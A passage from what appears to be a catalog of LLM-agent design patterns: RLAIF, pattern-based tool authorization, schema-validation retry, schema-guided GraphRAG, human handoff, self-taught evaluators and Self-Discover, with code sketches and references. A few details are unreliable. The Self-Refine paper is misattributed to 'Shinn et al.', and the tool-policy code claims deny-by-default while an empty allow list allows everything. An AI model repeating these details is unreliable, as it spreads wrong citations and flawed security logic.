RLAIF replaces human annotators with a supervisory AI model that generates preference labels, which train a reward model that optimizes the policy via PPO (or similar RL algorithms). The approach involves:
1. **AI-Generated Critiques**: Use a language model to evaluate outputs based on a set of principles or constitution
2. **Preference Data Generation**: Have the AI model compare pairs of responses and select the better one according to specified criteria
3. **Synthetic Training Data**: Generate high-quality training examples using the AI's own capabilities
4. **Constitutional Principles**: Guide the feedback process with explicit rules rather than implicit human preferences
This technique forms the foundation of Constitutional AI. Most production systems use hybrid approaches combining RLAIF (for scale) with RLHF (for quality validation).
## Example
```python
class RLAIFAgent:
def __init__(self, base_model, critic_model, constitution):
self.base_model = base_model
self.critic_model = critic_model
self.constitution = constitution # List of principles
def generate_critique(self, prompt, response):
critique_prompt = f"""
Evaluate the following response according to these principles:
{self.constitution}
Prompt: {prompt}
Response: {response}
Provide specific feedback on:
1. Adherence to principles
2. Quality of response
3. Suggested improvements
"""
return self.critic_model.generate(critique_prompt)
def generate_preference_data(self, prompt, response_a, response_b):
comparison_prompt = f"""
Given these principles: {self.constitution}
Which response is better for the prompt: "{prompt}"
Response A: {response_a}
Response B: {response_b}
Choose A or B and explain why according to the principles.
"""
preference = self.critic_model.generate(comparison_prompt)
return self.parse_preference(preference)
def improve_response(self, prompt, initial_response, critique):
improvement_prompt = f"""
Original prompt: {prompt}
Initial response: {initial_response}
Critique: {critique}
Generate an improved response addressing the critique.
"""
return self.base_model.generate(improvement_prompt)
```
## Trade-offs
**Pros:**
- **Cost Efficiency**: 100x cheaper than human feedback ($0.01 vs $1+)
- **Scalability**: Can generate unlimited feedback data without human bottlenecks
- **Consistency**: AI feedback is more consistent than varying human annotators
- **Speed**: Near-instantaneous feedback generation
**Cons:**
- **Bias Amplification**: May reinforce existing model biases
- **Alignment Dependency**: Inherits alignment properties of the supervisory model
- **Chicken-and-Egg Problem**: Requires a capable supervisory model to train frontier models
- **Principle Design**: Requires careful crafting of constitutional principles
## How to use it
- Use this when you need scalable feedback for alignment training beyond human annotation capacity
- Start with a well-aligned supervisory model capable of evaluating your target domain
- Implement hybrid RLAIF/RLHF for critical applications where human validation is important
- Use constitutional principles for explicit control over evaluation criteria
## References
- [Constitutional AI: Harmlessness from AI Feedback (Anthropic, 2022)](https://arxiv.org/abs/2212.08073)
- [RLAIF: Scaling Reinforcement Learning from Human Feedback with AI Feedback (Google DeepMind, 2023)](https://arxiv.org/abs/2309.00267)
- [Self-Taught Evaluators (Meta AI, 2024)](https://arxiv.org/abs/2408.02666)
- [OpenAI's CriticGPT announcement (July 2024)](https://openai.com/research/criticgpt)
---
## Sandboxed Tool Authorization
**Status:** validated-in-production
**Category:** Security & Safety
**Authors:** Clawdbot Contributors
**Source:** https://github.com/clawdbot/clawdbot/blob/main/src/agents/tool-policy.ts
## Problem
Tool authorization needs flexibility but also security. Static allowlists don't scale across:
- **Multiple environments**: Development (permissive) vs. production (restrictive)
- **Different agent roles**: Coding agents need filesystem access; messaging agents shouldn't
- **Hierarchical delegation**: Subagents should inherit restrictions from parents but with additional constraints
- **Plugin ecosystems**: External tools need dynamic inclusion without manual allowlist updates
Agents need a policy system that supports pattern matching, deny-by-default semantics, and hierarchical inheritance.
## Solution
Pattern-based policies with deny-by-default and inheritance. Tools are authorized by matching against compiled patterns (exact, regex, wildcard), with deny lists taking precedence over allow lists. Subagents inherit parent policies with additional restrictions, and profile-based tiers provide presets for common agent types.
This approach aligns with the academic Action Selector pattern (Beurer-Kellner et al., 2025), which treats the LLM as an instruction decoder rather than a live controller, validating tool parameters against strict schemas before execution and preventing tool outputs from re-entering the selector prompt without additional validation.
**Core concepts:**
- **Pattern matching**: Supports exact matches (`exec`), wildcards (`fs:*`), and regex-like patterns (`*test*`).
- **Deny-by-default**: Empty allow list denies all tools; explicit allow list permits only matched tools.
- **Deny precedence**: Deny lists are evaluated first; matching deny patterns block tools regardless of allow list.
- **Related tool inheritance**: Some tools implicitly grant related permissions (e.g., `exec` allows `apply_patch`).
- **Hierarchical policy inheritance**: Subagent policies inherit from parent with additional deny rules.
- **Profile-based tiers**: Predefined profiles (`minimal`, `coding`, `messaging`, `full`) provide quick configuration.
**Implementation sketch:**
```typescript
type CompiledPattern =
| { kind: "all" } // "*" matches everything
| { kind: "exact"; value: string }
| { kind: "regex"; value: RegExp };
function compilePattern(pattern: string): CompiledPattern {
const normalized = normalizeToolName(pattern);
if (!normalized) return { kind: "exact", value: "" };
if (normalized === "*") return { kind: "all" };
if (!normalized.includes("*")) return { kind: "exact", value: normalized };
// Convert "fs:*" to /^fs:.*$/ regex
const escaped = normalized.replace(/[.*+?^${}()|[\]\\]/g, "\\$&");
return {
kind: "regex",
value: new RegExp(`^${escaped.replaceAll("\\*", ".*")}$`),
};
}
function matchesAny(name: string, patterns: CompiledPattern[]): boolean {
const normalized = normalizeToolName(name);
for (const pattern of patterns) {
if (pattern.kind === "all") return true;
if (pattern.kind === "exact" && name === pattern.value) return true;
if (pattern.kind === "regex" && pattern.value.test(name)) return true;
}
return false;
}
function makeToolPolicyMatcher(policy: ToolPolicy) {
const deny = compilePatterns(policy.deny);
const allow = compilePatterns(policy.allow);
return (name: string) => {
const normalized = normalizeToolName(name);
// Deny takes precedence
if (matchesAny(normalized, deny)) return false;
// Empty allow = allow all (deny-by-default handled by caller)
if (allow.length === 0) return true;
// Explicit allow required
if (matchesAny(normalized, allow)) return true;
// Related tool inheritance
if (normalized === "apply_patch" && matchesAny("exec", allow)) return true;
return false;
};
}
```
**Profile-based tiers:**
```typescript
const TOOL_PROFILES: Record = {
minimal: {
allow: ["session_status"], // Bare minimum
},
coding: {
allow: [
"group:fs", // read, write, edit, apply_patch
"group:runtime", // exec, process
"group:sessions", // sessions_list, sessions_spawn, etc.
"group:memory", // memory_search, memory_get
"image",
],
},
messaging: {
allow: [
"group:messaging", // message tool
"sessions_list",
"sessions_history",
"sessions_send",
"session_status",
],
},
full: {}, // Empty policy = allow all
};
```
**Tool groups for bulk policies:**
```typescript
const TOOL_GROUPS: Record = {
"group:memory": ["memory_search", "memory_get"],
"group:web": ["web_search", "web_fetch"],
"group:fs": ["read", "write", "edit", "apply_patch"],
"group:runtime": ["exec", "process"],
"group:sessions": ["sessions_list", "sessions_history", "sessions_send", "sessions_spawn"],
"group:clawdbot": ["browser", "canvas", "nodes", "cron", "message", "gateway", /* ... */],
};
```
**Subagent policy inheritance:**
```typescript
const DEFAULT_SUBAGENT_TOOL_DENY = [
// Session management - main agent orchestrates
"sessions_list",
"sessions_history",
"sessions_send",
"sessions_spawn",
// System admin - dangerous from subagent
"gateway",
"agents_list",
// Status/scheduling - main agent coordinates
"session_status",
"cron",
];
function resolveSubagentToolPolicy(config?: Config): ToolPolicy {
const configured = config?.tools?.subagents?.tools;
const deny = [
...DEFAULT_SUBAGENT_TOOL_DENY, // Base restrictions
...(configured?.deny ?? []), // Additional restrictions
];
const allow = configured?.allow; // Optional allowlist
return { allow, deny };
}
```
**Policy resolution across multiple layers:**
```typescript
function resolveEffectiveToolPolicy(params: {
config?: Config;
sessionKey?: string;
modelProvider?: string;
modelId?: string;
}) {
const agentId = resolveAgentIdFromSessionKey(params.sessionKey);
const agentConfig = resolveAgentConfig(params.config, agentId);
const globalTools = params.config?.tools;
const agentTools = agentConfig?.tools;
// Profile-based tier
const profile = agentTools?.profile ?? globalTools?.profile;
// Provider-specific overrides
const providerPolicy = resolveProviderToolPolicy({
byProvider: globalTools?.byProvider,
modelProvider: params.modelProvider,
modelId: params.modelId,
});
return {
globalPolicy: pickToolPolicy(globalTools),
agentPolicy: pickToolPolicy(agentTools),
providerPolicy: pickToolPolicy(providerPolicy),
profile,
};
}
```
## How to use it
1. **Define tool groups**: Group related tools (`group:fs`, `group:runtime`) for bulk policy rules.
2. **Choose a profile**: Select a predefined profile (`minimal`, `coding`, `messaging`, `full`) as a baseline.
3. **Add explicit rules**: Layer allow/deny rules on top of the profile for specific needs.
4. **Configure subagent restrictions**: Define additional deny rules for spawned agents.
5. **Filter tools at runtime**: Use the policy matcher to filter available tools before passing to the agent.
**Pitfalls to avoid:**
- **Overly broad patterns**: Wildcard patterns like `*` can inadvertently grant excessive permissions. Prefer specific patterns.
- **Missing deny precedence**: Always evaluate deny before allow; otherwise, allow rules can bypass security intent.
- **Forgetting related tools**: If `exec` is allowed, remember that `apply_patch` should also be permitted (it's a file operation).
- **Inheritance confusion**: Subagent policies add restrictions on top of parent policies; they don't replace them entirely.
## Trade-offs
**Pros:**
- **Flexible patterns**: Wildcards and groups enable concise policies for large tool sets.
- **Security by default**: Deny-by-default semantics prevent accidental permission grants.
- **Hierarchical control**: Subagents can be restricted further without modifying parent policies.
- **Profile presets**: Common agent types (coding, messaging) have pre-configured policies.
- **Plugin support**: Tool groups can include plugin tools via dynamic discovery.
**Cons/Considerations:**
- **Pattern complexity**: Regex-like patterns can be confusing; errors in pattern syntax may grant unintended access.
- **Policy explosion**: Many agents with different policies can be difficult to manage and audit.
- **Evaluation order**: Deny-before-allow precedence must be consistently applied; bugs can cause security issues.
- **Related tool ambiguity**: Deciding which tools are "related" (e.g., `exec` → `apply_patch`) is subjective and may not cover all cases.
## References
- [Clawdbot tool-policy.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/tool-policy.ts) - Policy resolution
- [Clawdbot pi-tools.policy.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/pi-tools.policy.ts) - Policy enforcement
- [Clawdbot sandbox policies](https://github.com/clawdbot/clawdbot/tree/main/src/agents/sandbox) - Sandbox-specific policies
- Beurer-Kellner et al. (2025). "Design Patterns for Securing LLM Agents against Prompt Injections." arXiv:2506.08837 - Action Selector pattern academic foundation
- [Model Context Protocol](https://modelcontextprotocol.io) - Production standard for tool authorization (Anthropic, 2025)
- Related: [Egress Lockdown (No-Exfiltration Channel)](/patterns/egress-lockdown-no-exfiltration-channel) for security patterns
---
## Schema Validation Retry with Cross-Step Learning
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/hyperbrowserai/HyperAgent
## Problem
LLMs don't always produce valid structured output matching the expected schema. Single-attempt validation leads to task failures even when retry would succeed.
The issues compound in multi-step workflows:
- **Schema violations**: LLM generates JSON that doesn't match the expected Zod/JSON Schema
- **One-and-done failure**: Single failed attempt terminates the entire workflow
- **No learning from mistakes**: Each step repeats the same errors independently
- **Wasted tokens**: Failed responses still consume context and cost money
- **Fragile workflows**: Flaky LLM outputs make agents unreliable
## Solution
Implement multi-step retry with detailed error feedback and cross-step error accumulation. The agent learns from its validation failures across the entire workflow.
### Core Mechanisms
**1. Multi-attempt retry with detailed feedback:**
Industry practice uses 2-3 retry attempts; research shows iterative refinement with feedback improves output quality by 15-45% (Self-Refine, ICLR 2024).
```typescript
const maxAttempts = 3;
for (let attempt = 0; attempt < maxAttempts; attempt++) {
const result = await ctx.llm.invokeStructured({ schema, options }, msgs);
if (result.parsed) {
return result.parsed; // Success - exit retry loop
}
// Extract detailed Zod validation error
const validationError = getZodError(result.rawText);
// Store for cross-step learning
ctx.schemaErrors?.push({
stepIndex: currStep,
error: validationError,
rawResponse: result.rawText || "",
});
// Append error feedback for retry
msgs = [
...msgs,
{ role: "assistant", content: result.rawText },
{ role: "user", content: `Validation errors:\n${validationError}\nPlease fix.` },
];
}
// If all attempts fail, throw with accumulated error context
throw new SchemaValidationError(`Failed after ${maxAttempts} attempts`, {
stepIndex: currStep,
errors: ctx.schemaErrors?.slice(-3) // Last 3 errors
});
```
**2. Cross-step error accumulation:**
The agent maintains a rolling window of recent schema errors and includes them in subsequent LLM calls:
```typescript
interface AgentContext {
schemaErrors: Array<{
stepIndex: number;
error: string; // Zod validation error
rawResponse: string; // What the LLM actually output
timestamp: number;
}>;
}
// Before each step, append recent errors to guide the LLM
const recentErrors = ctx.schemaErrors
.slice(-3) // Keep only last 3 to avoid context bloat
.map(e => `Step ${e.stepIndex}: ${e.error}`)
.join('\n');
if (recentErrors) {
msgs.push({
role: "system",
content: `Recent schema validation errors to avoid:\n${recentErrors}`
});
}
```
**3. Structured feedback loop:**
**Alternative: Server-side validation** - OpenAI Structured Outputs and Anthropic Tool Use enforce schema compliance at the API level, eliminating the need for client-side retry loops.
Each retry iteration provides specific, actionable feedback:
```typescript
function getZodError(rawText: string): string {
try {
const parsed = JSON.parse(rawText);
const result = zodSchema.safeParse(parsed);
if (!result.success) {
// Format Zod error clearly
return result.error.issues
.map(issue => {
const path = issue.path.join('.');
return `${path}: ${issue.message} (received: ${JSON.stringify(issue.received)})`;
})
.join('\n');
}
} catch {
return "Failed to parse as JSON";
}
}
```
### Architecture
```mermaid
sequenceDiagram
participant LLM as LLM
participant Validator as Zod Validator
participant Context as Agent Context
participant History as Error History
loop Multi-Step Workflow
Note over LLM,History: Step N
LLM->>Validator: Generate structured output
Validator->>Validator: Validate against schema
alt Valid
Validator-->>LLM: Success
LLM->>History: Store success (reset error streak)
else Invalid - Attempt 1
Validator-->>LLM: Zod error details
LLM->>Context: Store error in history
LLM->>LLM: Retry with error feedback
end
alt Still Invalid - Attempt 2
Validator-->>LLM: Zod error details
LLM->>Context: Store error in history
Context->>LLM: Include last 3 errors from history
LLM->>LLM: Retry with cross-step context
end
alt Still Invalid - Attempt 3
Validator-->>LLM: Zod error details
LLM->>Context: Store final error
Context-->>Context: Mark step as failed
end
end
```
## How to use it
### 1. Define Schemas with Zod
Use strict schemas with clear error messages:
```typescript
import { z } from 'zod';
const ActionSchema = z.object({
type: z.enum(['click', 'fill', 'wait', 'scroll']),
elementId: z.string().min(1, "elementId is required"),
arguments: z.array(z.string()).optional(),
confidence: z.number().min(0).max(1),
});
const StepOutputSchema = z.object({
action: ActionSchema,
reasoning: z.string().max(500, "Keep reasoning concise"),
});
```
### 2. Implement Retry Wrapper
```typescript
async function invokeWithRetry(
ctx: AgentContext,
schema: z.ZodSchema,
messages: Message[],
stepIndex: number
): Promise {
const maxAttempts = 3;
for (let attempt = 0; attempt < maxAttempts; attempt++) {
const result = await ctx.llm.invokeStructured({ schema }, messages);
if (result.parsed) {
// Success - clear errors for this step
ctx.recentErrors = ctx.recentErrors.filter(e => e.stepIndex !== stepIndex);
return result.parsed;
}
// Build detailed error message
const error = formatZodError(result.error);
const errorEntry = {
stepIndex,
error,
rawResponse: result.rawText,
attempt,
};
// Store for cross-step learning
ctx.schemaErrors.push(errorEntry);
// Append feedback for retry
messages = [
...messages,
{ role: "assistant", content: result.rawText },
{ role: "user", content: `Validation failed:\n${error}\nPlease fix and try again.` },
];
}
throw new Error(`Schema validation failed after ${maxAttempts} attempts`);
}
```
### 3. Inject Error Context
Before each step, inject recent errors to prevent repeating mistakes:
```typescript
function prepareMessagesForStep(
ctx: AgentContext,
stepIndex: number,
task: string
): Message[] {
const messages = [
{ role: "system", content: systemPrompt },
{ role: "user", content: task },
];
// Add error history
const recentErrors = ctx.schemaErrors
.slice(-3) // Last 3 errors
.filter(e => e.stepIndex < stepIndex) // Only from previous steps
.map(e => `Step ${e.stepIndex}: ${e.error}`)
.join('\n');
if (recentErrors) {
messages.push({
role: "system",
content: `Avoid these previous errors:\n${recentErrors}`,
});
}
return messages;
}
```
### 4. Configure Agent Context
```typescript
interface AgentConfig {
maxValidationAttempts: number;
errorHistorySize: number; // How many errors to keep
crossStepErrorCount: number; // How many to inject per step
}
const context: AgentContext = {
schemaErrors: [],
config: {
maxValidationAttempts: 3,
errorHistorySize: 10,
crossStepErrorCount: 3,
},
};
```
## Trade-offs
**Pros:**
- **Higher success rate**: 3-attempt retry significantly improves structured output reliability
- **Cross-step learning**: Agent avoids repeating mistakes across workflow
- **Detailed error feedback**: Zod errors guide LLM to specific fixes
- **Better debugging**: Error history provides diagnostic information
- **Configurable balance**: Can tune attempt count vs. cost/latency
**Cons:**
- **Increased latency**: Multiple LLM calls add delay when retries occur
- **Higher cost**: Failed attempts still consume tokens
- **Context bloat**: Error history consumes tokens if not limited
- **Not guaranteed**: Some LLMs struggle to correct from errors
- **Complexity**: Additional retry logic and error management
**Mitigation strategies:**
- Limit cross-step error window (last 3 errors) to control token usage
- Use caching to skip retries for repeated workflows
- Set per-step timeout to prevent runaway retries
- Log failures to improve prompts over time
- Consider using models with better structured output adherence
- Add exponential backoff with jitter for production deployments
## References
- [HyperAgent GitHub Repository](https://github.com/hyperbrowserai/HyperAgent) - Original implementation (see `src/agent/tools/agent.ts` lines 424-509)
- [Zod Validation Documentation](https://zod.dev/) - Schema validation library
- [Self-Refine: Improving Reasoning via Iterative Feedback](https://arxiv.org/abs/2303.11366) - ICLR 2024, Shinn et al.
- Related patterns: [Structured Output Specification](structured-output-specification.md), [Action Caching & Replay](action-caching-replay.md)
---
## Schema-Guided Graph Retrieval for Multi-Hop Reasoning
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/TencentCloudADP/youtu-graphrag
## Problem
Complex QA over private or domain-specific corpora often needs more structure than flat chunk retrieval, but naive GraphRAG systems still fail in predictable ways:
- **Retrieval is too broad:** entity, relation, keyword, and summary nodes all compete during search, so evidence gets noisy.
- **Question decomposition is disconnected from storage:** the planner breaks a query into sub-questions without knowing which entity types or relations actually exist in the graph.
- **Domain transfer is expensive:** each new corpus needs hand-tuned ontology work or brittle prompt rewrites.
- **Large graphs become hard to navigate:** even when the graph is correct, retrieval quality drops as the system lacks higher-level abstractions for routing.
The core issue is misalignment. Construction, retrieval, and reasoning each use different assumptions about the domain, so the graph accumulates structure that the retriever cannot reliably exploit.
## Solution
Treat the schema as the control surface for the entire GraphRAG pipeline, not just an extraction hint.
The same schema should guide:
1. **Graph construction:** define seed entity types, relations, and attributes that bound extraction.
2. **Schema evolution:** let the extraction stage propose high-confidence additions when new domains require new types.
3. **Hierarchical graph organization:** build higher-level keyword or community layers so retrieval can move across abstractions, not only raw triples.
4. **Query decomposition:** prompt an agent with the same schema to produce focused sub-questions plus the node, relation, and attribute types likely involved.
5. **Typed retrieval:** filter or bias retrieval toward those schema types before scoring and aggregating evidence.
6. **Parallel evidence gathering:** run the decomposed sub-questions concurrently, then merge triples and chunk evidence for final reasoning.
```text
schema = load_seed_schema()
graph = build_graph(
documents,
schema=schema,
allow_schema_evolution=true
)
graph = add_keyword_and_community_layers(graph)
plan = decompose_question(
question,
schema=schema
)
# returns:
# {
# sub_questions: [...],
# involved_types: { nodes: [...], relations: [...], attributes: [...] }
# }
evidence = parallel_map(plan.sub_questions, sub_q =>
retrieve(
graph,
query=sub_q,
type_filter=plan.involved_types
)
)
answer = reason_over(merge(evidence))
```
```mermaid
graph TD
A[Seed Schema] --> B[Graph Construction]
B --> C[Schema Evolution]
C --> D[Hierarchical Graph]
A --> E[Query Decomposition]
D --> F[Typed Retrieval]
E --> F
F --> G[Parallel Sub-question Search]
G --> H[Evidence Merge + Reasoning]
```
The distinctive move is not "use a graph" by itself. It is **reusing one schema across ingestion, planning, and retrieval** so the system can ask better sub-questions, search a narrower part of the graph, and adapt to new domains without redesigning the whole stack.
## Evidence
- **Evidence Grade:** `mixed`
- **Most Valuable Findings:** the repository contains concrete implementations of schema-guided decomposition, schema-type-aware retrieval, parallel sub-question execution, and schema evolution during extraction.
- **Most Valuable Findings:** the project reports better cost/accuracy trade-offs than its chosen baselines and presents the pattern as production-oriented for domain transfer.
- **Unverified / Unclear:** generality across domains, the exact contribution of each subsystem, and whether the reported gains hold outside the project's evaluation setup.
## How to use it
Use this pattern when:
- you need multi-hop reasoning over private or domain-specific knowledge;
- flat chunk retrieval produces too much irrelevant context;
- your domain has a stable enough ontology to define useful types up front;
- you want a GraphRAG system that can expand into adjacent domains without rebuilding everything.
Implementation guidance:
1. Start with a **small seed schema**. Define only the entity, relation, and attribute types that materially improve retrieval quality.
2. Store `schema_type` on extracted nodes and relations so the retriever can use it later.
3. Have the decomposer return both **sub-questions** and **involved schema types**. Without the second output, decomposition does not help retrieval much.
4. Apply typed filtering or typed ranking before global semantic search. This is where most of the precision gain comes from.
5. Add keyword/community layers only after the base graph works. They help large graphs, but they are not a substitute for good schema design.
6. Put strict thresholds around schema evolution. Otherwise the graph will drift into ontology sprawl.
7. Evaluate separately for:
- retrieval precision/recall,
- answer accuracy,
- token cost,
- latency added by decomposition and graph traversal.
## Trade-offs
**Pros:**
- Improves retrieval precision by narrowing search to relevant schema types.
- Makes multi-hop questions easier to answer through explicit sub-question planning.
- Creates a cleaner domain-transfer path than fully hand-crafted ontologies.
- Produces more interpretable reasoning traces than flat dense retrieval alone.
- Supports combining low-level evidence with higher-level community summaries.
**Cons:**
- Requires upfront schema design and ongoing governance.
- Bad schema choices can hide relevant evidence instead of improving search.
- Schema evolution can introduce noisy or overlapping types if left unchecked.
- More moving parts than simple vector search: extraction, graph maintenance, decomposition, typed retrieval, and aggregation.
- Parallel sub-question retrieval improves coverage but increases orchestration complexity and latency variance.
## References
- [Youtu-GraphRAG repository](https://github.com/TencentCloudADP/youtu-graphrag)
- [Youtu-GraphRAG paper entry on arXiv](https://arxiv.org/abs/2508.19855)
- Related: [Agentic Search Over Vector Embeddings](agentic-search-over-vector-embeddings.md)
- Related: [Agent-Driven Research](agent-driven-research.md)
---
## Seamless Background-to-Foreground Handoff
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
While background agents can handle long-running, complex tasks autonomously, they might not achieve 100% correctness or perfectly match the user's nuanced intent. If an agent completes 90% of a task in the background but the remaining 10% requires human finesse, a clunky handoff process can negate the benefits of automation.
## Solution
Design the agent system to allow for a seamless transition from background (autonomous) agent work to foreground (human-in-the-loop or direct human control) work. This means:
1. The background agent performs its task (e.g., generating a PR).
2. The user reviews the agent's work.
3. If the work is not entirely satisfactory (e.g., 90% correct), the user can easily "take control" or bring the task into their active foreground environment.
4. The user can then utilize the same (or related) interactive AI tools and direct editing capabilities used in the foreground to refine, correct, or complete the remaining parts of the task.
5. The context from the background agent's work should ideally be available to inform the foreground interaction.
**Core mechanisms for seamless handoff:**
- **Context preservation**: Background agents generate distilled summaries and artifacts (PRs, branches, decision logs) rather than transferring full conversation history, achieving 10:1 to 100:1 context compression.
- **Real-time progress visibility**: WebSocket streaming of agent progress enables users to identify optimal handoff moments and maintain trust during autonomous execution.
- **Artifact-based coordination**: Git-based workflows with branch-per-task and draft PRs provide durable handoff points that survive process boundaries.
- **Tool parity**: Background agents use the same tools as developers (IDE terminals, codebase annotations), ensuring workspace-native execution and eliminating context translation.
This pattern ensures that developers can leverage the power of autonomous background processing while retaining the ability to easily intervene and apply their expertise for the final touches, without losing context or efficiency.
## Example
```mermaid
flowchart TD
A[User: Refactor X in background] --> B[Background Agent: Works on X]
B --> C[Agent Proposes PR for X]
C --> D{User Reviews PR}
D -->|90% Correct| E[User: Take over & refine]
E --> F[User uses Foreground Agent Tools & IDE to complete X]
F --> G[Finalized PR]
D -->|100% Correct| G
```
## How to use it
- Use this when humans and agents share ownership of work across handoffs.
- Start with clear interaction contracts for approvals, overrides, and escalation.
- Capture user feedback in structured form so prompts and workflows can improve.
## Trade-offs
* **Pros:** Creates clearer human-agent handoffs and better operational trust; enables 90% automation while preserving 10% human expertise; better than pure autonomy when tasks require nuanced judgment.
* **Cons:** Needs explicit process design and coordination; context preservation at handoff boundaries adds implementation complexity; requires real-time progress visibility infrastructure.
## References
- Aman Sanger (Cursor) at 0:06:52: "...if it's only 90% of the way there, you want to go in and then take control and and do the rest of it. And then you want to use, you know, the features of Cursor in order to do that. So really being able to quickly move between the background and the foreground is really important."
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
- Allen, J. R., & Guinn, C. I. (2000). Mixed-Initiative Systems: A Survey and Framework. AI Magazine. (Foundational theory for control transfer)
- Zou, H. P., Huang, W.-C., Wu, Y., et al. (2025). A Survey on Large Language Model based Human-Agent Systems. arXiv:2505.00753 (Validates human-in-the-loop as primary paradigm over full autonomy)
---
## Self-Critique Evaluator Loop
**Status:** established
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2408.02666
## Problem
Human-labeled preference datasets are expensive to produce, slow to refresh, and quickly stale as base models and domains change. Teams need scalable evaluation signals that can keep pace with model evolution without waiting on large annotation cycles. Risk of evaluator collapse and bias amplification must be mitigated.
## Solution
Train a **self-taught evaluator** that bootstraps from synthetic data:
1. Generate multiple candidate outputs for an instruction.
2. Ask the model to judge and explain which is better (reasoning trace).
3. Fine-tune that judge on its own traces; iterate.
4. Use the judge as a reward model or quality gate for the main agent.
5. Periodically refresh with new synthetic debates to stay ahead of model drift.
**Dual-model variant** (RLAIF): Use a separate critic model to evaluate the generator, reducing bias at higher cost.
To prevent evaluator collapse, keep evaluation prompts and generation prompts partially decoupled, inject adversarial counterexamples, and benchmark against a small human-labeled anchor set.
## Pros & Cons
- **Pros:** near-human eval accuracy without labels; scales with compute; ~100x cost reduction vs human labels (RLAIF).
- **Cons:** risk of evaluator-model collusion; needs adversarial tests and human anchors.
## How to use it
- Start with one narrow domain and define objective judge criteria before training.
- Maintain a fixed holdout set with periodic human audits to detect evaluator drift.
- Use the evaluator as a gate first, then expand to reward-shaping once reliability is proven.
- Track disagreement rates between evaluator and human reviewers.
- Consider dual-model setup (separate critic) for reduced bias in high-stakes domains.
## Trade-offs
* **Pros:** Scales evaluation coverage quickly and reduces dependence on expensive human labeling.
* **Cons:** Can overfit to synthetic preferences and needs careful anti-collusion safeguards.
## References
- Wang et al., *Self-Taught Evaluators* (2024)
- Shinn et al., *Reflexion: Language Agents with Verbal Reinforcement Learning* (2023)
- Bai et al., *Constitutional AI: Harmlessness from AI Feedback* (2022)
- Primary source: https://arxiv.org/abs/2408.02666
---
## Self-Discover: LLM Self-Composed Reasoning Structures
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2402.03620
## Problem
Different reasoning tasks require different thinking strategies. While techniques like Chain-of-Thought (CoT) work well for some problems, they may be suboptimal for others. Current approaches typically use fixed reasoning patterns regardless of the specific problem at hand, leading to inefficient problem-solving and suboptimal performance on diverse tasks.
## Solution
Self-Discover enables LLMs to automatically discover and compose task-specific reasoning structures. The process involves:
1. **SELECT**: Choose 3-5 relevant reasoning modules from a predefined library of atomic reasoning primitives
2. **ADAPT**: Transform generic modules into task-specific reasoning steps tailored to the exact problem
3. **COMPOSE**: Organize adapted modules into a coherent reasoning structure with defined order of operations
4. **EXECUTE**: Solve the problem using the self-discovered structure
This approach allows the model to adapt its reasoning strategy to match the problem's unique characteristics, leading to significant performance improvements.
## Example
```python
class SelfDiscoverAgent:
def __init__(self, llm):
self.llm = llm
self.reasoning_modules = [
"Break the problem into smaller steps",
"Think about similar problems you've seen",
"Consider edge cases and exceptions",
"Work backwards from the desired outcome",
"Use concrete examples to test understanding",
"Identify key constraints and requirements",
"Consider multiple perspectives",
"Check for logical consistency",
"Simplify the problem first",
"Look for patterns"
]
def discover_reasoning_structure(self, task):
# Step 1: Select relevant reasoning modules
selection_prompt = f"""
Task: {task}
Available reasoning modules:
{self.format_modules(self.reasoning_modules)}
Select 3-5 most relevant modules for solving this task.
Explain why each selected module is important for this problem.
"""
selected_modules = self.llm.generate(selection_prompt)
# Step 2: Adapt modules to the task
adaptation_prompt = f"""
Task: {task}
Selected modules: {selected_modules}
Adapt these generic modules into specific reasoning steps
tailored to this exact task. Make them concrete and actionable.
"""
adapted_modules = self.llm.generate(adaptation_prompt)
# Step 3: Compose into reasoning structure
composition_prompt = f"""
Task: {task}
Adapted reasoning steps: {adapted_modules}
Organize these into a coherent reasoning structure.
Define the order of operations and how steps connect.
Create a step-by-step reasoning plan.
"""
reasoning_structure = self.llm.generate(composition_prompt)
return reasoning_structure
def solve_with_structure(self, task, reasoning_structure):
solve_prompt = f"""
Task: {task}
Use this reasoning structure to solve the problem:
{reasoning_structure}
Follow each step carefully and show your work.
"""
return self.llm.generate(solve_prompt)
def self_discover_solve(self, task):
# Discover optimal reasoning structure
structure = self.discover_reasoning_structure(task)
# Solve using discovered structure
solution = self.solve_with_structure(task, structure)
return {
'reasoning_structure': structure,
'solution': solution
}
```
```mermaid
flowchart TD
A[Input Task] --> B[Analyze Task Requirements]
B --> C[Select Relevant Reasoning Modules]
C --> D[Adapt Modules to Specific Task]
D --> E[Compose Reasoning Structure]
E --> F[Execute with Structure]
F --> G[Solution]
H[Module Library] --> C
style E fill:#e1f5fe,stroke:#01579b,stroke-width:2px
style H fill:#fff3e0,stroke:#e65100,stroke-width:2px
```
## Benefits
- **Task-Specific Optimization**: Reasoning approach dynamically matches problem requirements without manual prompt engineering
- **Performance Gains**: Up to 32% improvement over Chain-of-Thought on challenging reasoning benchmarks (arXiv:2402.03620, 2024)
- **Interpretability**: Explicit reasoning structure shows the problem-solving approach
- **Transferability**: Discovered structures can be cached and reused for similar problems
## Trade-offs
**Pros:**
- Significant performance improvements on diverse reasoning tasks
- More efficient than trying all reasoning strategies
- Creates reusable reasoning templates
- Adapts to novel problem types
**Cons:**
- Computational overhead: approximately 2-3x the cost of single-pass Chain-of-Thought due to multiple LLM calls
- Requires a diverse set of reasoning modules (typically 20-30 for good coverage)
- May over-engineer simple problems
- Structure quality depends on task analysis accuracy
## How to use it
- Use this for complex reasoning tasks where different problems require different reasoning strategies (mathematical problem solving, strategic planning, multi-step code generation)
- Best suited for applications where performance gains justify the additional computational overhead
- Consider when interpretability of reasoning approach is valuable
- Start with a diverse module library covering decomposition, verification, improvement, knowledge retrieval, and strategic reasoning
## References
- [Self-Discover: Large Language Models Self-Compose Reasoning Structures (2024)](https://arxiv.org/abs/2402.03620) - Google DeepMind & USC, arXiv:2402.03620
